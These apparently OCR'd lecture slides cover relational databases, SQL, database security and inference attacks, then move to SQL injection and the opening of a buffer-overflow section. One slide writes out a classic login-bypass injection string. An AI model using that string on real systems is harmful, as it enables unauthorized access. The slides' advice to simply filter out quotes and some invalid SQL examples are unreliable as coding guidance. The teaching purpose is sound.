  - insertion, modification, and deletion of the actual data
- **retrieval**
  - derivation and presentation of information in forms directly usable by apps
- **administration**
  - definition and enforcement of rules related to reliable data management
    - e.g., user registration, performance monitoring, concurrency control, data recovery

# Relational databases

Predominant model for databases

- **collection** of records and **relations** among them
- **record/tuple**
  - one related group of data elements (representing specific entities)
  - e.g., a student, department, customer or product record
- **attributes/fields/elements**
  - elementary data items (related to entities)
  - e.g., name, ID, major, GPA, address, city, school, …
- **relations**
  - “inter-connections” of interest among records (e.g., faculty of same department)



# Table representation of relational DBs

Data is organized in tables

- entity-type tables
  - rows are individual records
  - columns are attributes of an entity
- relation-type table
  - rows are “inter-connected” records
  - columns are relevant attributes

a record or row

Table: CS-306 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| John | Myers | 123459 | |
| Maria | Palm | 222235 | |
| Alex | Klein | 211123 | |
| ….. | …. | …. | |

Table: CS-579 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| John | Myers | 123459 | |
| Olga | Johnson | 227800 | |
| Alex | Klein | 211123 | |
| ….. | …. | …. | |


Table: CS-579 & CS-306 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| John | Myers | 123459 | |
| Alex | Klein | 211123 | |

# Table representation of relational DBs

Data is organized in tables

- entity-type tables
  - rows are individual records
  - columns are attributes of an entity



# Table representation of relational DBs

Data is organized in tables

- entity-type tables
- relation-type table
  - rows are “inter-connected” records
  - columns are relevant attributes

Table: CS-306 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| John | Myers | 123459 | |
| Maria | Palm | 222235 | |
| Alex | Klein | 211123 | |
| ….. | …. | …. | |

Table: CS-579 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| John | Myers | 123459 | |
| Olga | Johnson | 227800 | |
| Alex | Klein | 211123 | |
| ….. | …. | …. | |

Table: CS-579 & CS-306 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| John | Myers | 123459 | |
| Alex | Klein | 211123 | |
| ….. | …. | …. | |

# A entity-type table example

Table: Home_Address

| Name | First | Address | City | State | Zip | Airport |
|---|---|---|---|---|---|---|
| ADAMS | Charles | 212 Market St. | Columbus | OH | 43210 | CMH |
| ADAMS | Edward | 212 Market St. | Columbus | OH | 43210 | CMH |
| BENCHLY | Zeke | 501 Union St. | Chicago | IL | 60603 | ORD |
| CARTER | Marlene | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Beth | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Ben | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Lisabeth | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Mary | 411 Elm St. | Columbus | OH | 43210 | CMH |

# More technically…

A **relational database** is a database perceived as a collection of **tables**

- a relation $R$ is a subset of $D_1 \times \cdots \times D_n$
  - $D_1, \ldots, D_n$ are the domains on $n$ attributes
  - elements in the relation are $n$-tuples $(v_1, \ldots, v_n)$ with $v_i \in D_i$
  - the value of the $i$-th attribute has to be an element from $D_i$
  - a special null value indicates that a field does not contain any value

# Types of relations

- **Base** (or real) relations
  - named, autonomous relations comprising entity-type tables
  - exist in their own right and have ‘their own’ stored data
- **Views**
  - named, derived relations, defined in terms of other named relations
  - they **do not store** data of their own
- **Snapshots**
  - named, derived relations, defined by other named relations
  - **store** data of their own
- **Query results**
  - may or may not have a name; no persistent existence in the database per se

# Database keys

Tuples in a relation must be uniquely identifiable

- **primary keys (PKs)**
  - subset of attributes uniquely identifying records (tuples)
- every relation R must have a primary key K that is
  - **unique**: at any time, no tuples of R have the same value for K
  - **minimal**: no component of K can be omitted without destroying uniqueness
- **foreign keys**
  - a primary key of one relation that is an attribute in some other

# Schema of relational DBs

- schema
  - logical structure of a database
- subschema
  - portion of a database
  - e.g., a given user has access to

Table: Cyber Security students

| First_Name | Last_Name | ID |
|---|---|---|
| ….. | …. | …. |

Table: CS-306 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| ….. | …. | …. | |


Table: CS-579 students

| First_Name | Last_Name | ID | … |
|---|---|---|---|
| ….. | …. | …. | |

Table: CS579 & CS-306 students

| First_Name | Last_Name | ID | Average Grade | … |
|---|---|---|---|---|
| ….. | …. | …. | | |

# A database example



# Database queries

Commands for accessing databases

- how information in a relational DBs can be retrieved and updated
  - specify how to retrieve, modify, add, or delete fields or records
  - specify how to derive information from database contents

The most common database query language is SQL

- Structured Query Language (SQL)
  - very widely used in practice: successful, solid technology
    - runs in banks, hospitals, governments, businesses, …
    - offered in cloud platforms (e.g., Azure SQL, AWS RDB)

# SQL – general features

Rich set of operations

- data manipulation, retrieval, presentation
- nested queries, operators, pattern matching

Main operations

- SELECT: retrieves data from a relation
- UPDATE: update fields in a relation
- DELETE: deletes tuples from a relation
- INSERT: adds tuples to a relation

# Example SQL Query

- SELECT *
  FROM HOME_ADDRESS
  WHERE ZIP='43210'

| Name | First | Address | City | State | Zip | Airport |
|---|---|---|---|---|---|---|
| ADAMS | Charles | 212 Market St. | Columbus | OH | 43210 | CMH |
| ADAMS | Edward | 212 Market St. | Columbus | OH | 43210 | CMH |
| CARTER | Marlene | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Beth | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Ben | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Lisabeth | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Mary | 411 Elm St. | Columbus | OH | 43210 | CMH |

Table: Home_Address

| Name | First | Address | City | State | Zip | Airport |
|---|---|---|---|---|---|---|
| ADAMS | Charles | 212 Market St. | Columbus | OH | 43210 | CMH |
| ADAMS | Edward | 212 Market St. | Columbus | OH | 43210 | CMH |
| BENCHLY | Zeke | 501 Union St. | Chicago | IL | 60603 | ORD |
| CARTER | Marlene | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Beth | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Ben | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Lisabeth | 411 Elm St. | Columbus | OH | 43210 | CMH |
| CARTER | Mary | 411 Elm St. | Columbus | OH | 43210 | CMH |

# SELECT operation

`SELECT [FROM WHERE]`

- projections, range restrictions, aggregation, etc.
- JOIN sub-query related to set operations

Table: CS-579 students

| First_Name | Last_Name | ID | Age | … |
|---|---|---|---|---|
| John | Myers | 123459 | 20 | |
| Olga | Johnson | 227800 | 21 | |
| Alex | Klein | 211123 | 22 | |
| ….. | …. | …. | | |

Table: CS-306 students

| First_Name | Last_Name | ID | Final_Grade | … |
|---|---|---|---|---|
| John | Myers | 123459 | A+ | |
| Maria | Palm | 222235 | A+ | |
| Alex | Klein | 211123 | A- | |
| ….. | …. | …. | | |

# SQL syntax example 1

```
SELECT  First_Name
FROM CS-306
WHERE Final_Grade = A+
```

Table: CS-306 students

| First_Name | Last_Name | ID | Final_Grade | … |
|---|---|---|---|---|
| John | Myers | 123459 | A+ | |
| Maria | Palm | 222235 | A+ | |
| Alex | Klein | 211123 | A- | |
| ….. | …. | …. | | |

- SELECT statement
  - used to select data FROM one or more tables in a database
- result-set is stored in a result table
- WHERE clause is used to filter records in terms of attribute contents

# SQL syntax example 2

```
SELECT  Last_Name
FROM CS-579
WHERE age=21
ORDER BY First_Name ASC
LIMIT 3
```

Table: CS-579 students

| First_Name | Last_Name | ID | Age | … |
|---|---|---|---|---|
| John | Myers | 123459 | 20 | |
| Olga | Johnson | 227800 | 21 | |
| Alex | Klein | 211123 | 22 | |
| ….. | …. | …. | | |

- ORDER BY
  - used to order data following one or more fields (columns)
- LIMIT
  - allows to retrieve just a certain numbers of records (rows)


# SQL syntax example 3

```
SELECT * FROM STUDENT
   WHERE 18  < AGE < 22
   AND 2.8 < GPA < 3.5
```

Table: CS-579 students

| First_Name | Last_Name | ID | Age | GPA | … |
|---|---|---|---|---|---|
| John | Myers | 123459 | 20 | 3.5 | |
| Olga | Johnson | 227800 | 21 | 4.0 | |
| Alex | Klein | 211123 | 22 | 2.9 | |
| ….. | …. | …. | | | |

- range searching




intersection of partial results

# Database security

- DBs store **data** and provide **information** to their users
- DB security
  - ensure users update or retrieve information in **a reliable and controlled manner**
- **CIA – confidentiality, integrity, availability**
  - protect sensitive data **& disallow unauthorized leakage of information**
  - ensure data integrity **& guarantee correctness/consistency of authorized operations**
  - allow DB access **& ensure authorized access at all times**

# Confidentiality & integrity requirements

- **Physical / logical / element integrity**
  - e.g., ensure reliability (i.e., running for long times without interruptions)
  - e.g., protect database as a whole against catastrophic failures
  - e.g., updates do not change the DB schema
  - e.g., elementary data are inserted with correct / accurate values by authorized data “owners”
- **Data / privacy protection**
  - e.g., protect against unauthorized **direct or indirect** disclosure of information
  - e.g., protect against server breaches

# Additional DB security requirements

- **Auditability**
  - e.g., DB accessed are recorded and can be traced any time in the future
- **Access control**
  - e.g., different users get different DB views and can update only their “own” data
- **User authentication**
  - e.g., positively identify users (both for auditability and access control)

# Database security in the man-machine scale…

Difference to operating-system security

- DB security controls **access to information** more than access to data

# Integrity rules

- **entity integrity rule**
  - no PK component of a base relation is allowed to accept nulls
- **referential integrity rule**
  - the database must not contain unmatched foreign key values
- **application specific integrity rules**
  - field checks: correct data entry
  - scope checks: queries over statistical DBs of large support
  - consistency checks: guarantee users get the same DB view

# Concurrency via locked query-update cycles

Controls for DB consistency (when multiple users access DB concurrently)

- solves the “double-booking” or “full-flight” problems
- due to concurrent reads & writes
  - e.g., two distinct agencies reserve at the same time the same airplane seat which appears to be empty for a given flight
  - e.g., an agency cancels a previous reservations but another agency cannot reserve it as the flight still appears to be full

**Solutions**

- treat a (seat availability) query and (seat reservation) update as one **single atomic operation**
- use **locks** to block read (seat availability) requests while a write (seat cancelation) operation is still processed

# Consistency via two-phase updates

Control for DB consistency (when failures result in partial data updates)

- solves the “inconsistent inventory” problem

Phase 1: **Intent**

- DBMS does everything it can to **prepare** for the update
  - collects records, opens files, locks out users, makes calculations
  - but it makes **no changes** to the database
- DBMS **commits** by writing a commit flag to the database

Phase 2: **Write**

- DBMS **completes** all update operations and **removes** the commit flag

If either phase fails, it is repeated without causing any harm to the DBMS!

# Other DB security mechanisms for integrity

- Error detection and correction codes to protect data integrity
- For recovery purposes, a database can maintain a change log, allowing it to repeat changes as necessary when recovering from failure
- Databases use locks and atomic operations to maintain consistency
  - writes are treated as atomic operations
  - records are locked during write so they cannot be read in a partially updated state

# SQL security model for access control

Discretionary access control using privileges and views, based on:

- **users**: authenticated during logon
- **actions**: include SELECT, UPDATE, DELETE, and INSERT
- **objects**: tables, views, columns (attributes) of tables and views

Users invoke actions on objects permitted or denied by DBMS

- when an object is created, it is assigned an owner
- initially only the owner has access to the object
- other users have to be issued with a **privilege**
  - (grantor, grantee, object, action, grantable)

# Sensitive data

- Inherently sensitive
  - passwords, locations of weapons
- From a sensitive source
  - confidential informant
- Declared sensitive
  - classified document, name of an anonymous donor
- Part of a sensitive attribute or record
  - salary attribute in an employment database
- Sensitive in relation to previously disclosed information
  - an encrypted file combined with the decryption key to open it

# Types of disclosures

- Exact data
  - e.g., finding the exact value of a field
- Bounds
  - e.g., finding a range in which a field value is contained
- Negative result
  - e.g., finding whether one has been convicted 0 times
- Existence
  - e.g., finding whether a person is in a black list
- Probable value
  - e.g., knowing that half of the students have outstanding loans

# Means of disclosure

- Direct inference
  - e.g., through a SQL query
- Inference by arithmetic
  - e.g., via computation of sums, counts, means, medians, etc.
  - e.g., via tracker attacks, e.g., count(a & b & c) = count(a) – count(a & ~(b & c))
  - e.g., by solving a linear system
- Aggregation
  - e.g., data mining
  - e.g., by correlating with data from other users, other sources, or prior knowledge
- Hidden data attributes/meta-data
  - e.g., file tags, geo-tags, device tracking / fingerprinting

# Disclosure-prevention techniques


- Suppress obviously sensitive information
  - e.g., never return the SSN number of a customer or the disease of a patient
- Keep track of what each user knows based on past queries, e.g.,
  - use audit logs for the entire query history of a user or a group of users
  - compare new queries against possibly leaked information given past query history
- Disguise the data
  - e.g., perturb data by adding some “zero-mean” random noise
  - e.g., use of differential privacy techniques
- Cryptographically protect database
  - e.g., use of “structured-preserving” encryption

# Suppression techniques

- Limited response suppression
  - eliminate certain low-frequency elements from being displayed
- Combined results
  - use ranges, rounding, sums, averages
- Random samples and blocking small sample sizes
- Random data perturbation
  - randomly add/subtract a small error value to/from actual values
- Swapping
  - randomly swap values for individual records while keeping statistical results the same

# Security vs. precision

Precise, complete & consistent responses to queries against sensitive information make it more likely that the sensitive information will be disclosed



# Cryptographic means

Encrypting data records protects against leakage due to server breaches

- but it reduces utility/usability to zero…

Solution concept: “Compute over encrypted data”

- Multi-party computation
  - parties compute (reliably) only a specific result and nothing not implied by this!
- Fully-homomorphic encryption
  - encryption schemes that allow to compute any function over ciphertext data!
- Structure/Order-preserving encryption
  - encryption schemes that preserver a property over plaintext data (e.g., order)

# Take-home messages

Data & privacy protection

- way beyond data record/field suppression (of simple data contents)
  - e.g., keeping data from being dumped out of DB is insufficient to prevent disclosure
- all possible ways of maliciously deducing DB contents must be considered
  - e.g., by taking into account the possible ranges of data fields
  - e.g., by understanding what a priori information potential attackers may possess
- existing disclosure-prevention techniques induce inconvenient trade-offs
  - e.g., between utility and privacy (loss of precision/completeness makes DB unusable)
  - e.g., computing over encrypted data is still impractical

# Data mining

- Data mining uses statistics, machine learning, mathematical models, pattern recognition, and other techniques to discover patterns and relations on large datasets
- The size and value of the datasets present an important security and privacy challenge, as the consequences of disclosure are naturally high

# Data mining challenges

- Correcting mistakes in data
- Preserving privacy
- Granular access control
- Secure data storage
- Transaction logs
- Real-time security monitoring

# SQL injection (or SQLI) attack

- many web applications take user input from a form
- often a user's input is used literally in the construction of a SQL query submitted to a database
  - e.g.,

```
SELECT user FROM table WHERE name = 'user_input';
```

- an SQL injection attack involves placing SQL statements in the user input

# Login authentication query

- Standard query to authenticate users
  - select * from users where user='$usern' AND pwd='$password'
- Classic SQL injection attacks
  - Server side code sets variables $username and $passwd from user input to web form
  - Variables passed to SQL query
  - select * from users where user='$username' AND pwd='$passwd'
- Special strings can be entered by attacker
  - select * from users where user='M' OR '1=1' AND pwd='M' OR '1=1'
- Result: access obtained without password
- Solution: Careful with single quote characters
  - filter them out!

# Buffer overflow

# Memory basics

Stack


- used whenever a function call is made
- typically higher addresses growing downwards

Static data area


- global variables used by programs (not initialized with zero)
- e.g., `char s[] = "hello world"`

Heap

- begins after data area, growing upwards
- dynamically managed by `malloc, realloc, free`



# Data vs. Instructions



# Buffer overflows

Based on programmers' oversights (or programming languages **vulnerabilities**)

